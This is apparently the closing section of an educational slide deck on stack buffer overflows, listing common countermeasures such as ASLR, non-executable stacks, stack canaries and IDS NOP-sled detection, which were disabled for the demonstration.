- Excellent, we have successfully taken control of the execution flow!

Buffer Overflow Countermeasures

- There have been several countermeasures deployed to reduce the capability of executing the type of buffer overflow we covered in this presentation. Each of the first three below were explicitly turned off during code compilation / at the system level for educational purposes
  - ASLR - Address space layout randomization
  - Stack NX – Stack No-Execution
  - Stack Canaries
  - IDS NOP Sled detections
- Lastly, not all code is exploitable. Sometimes it just won't work.

Q&A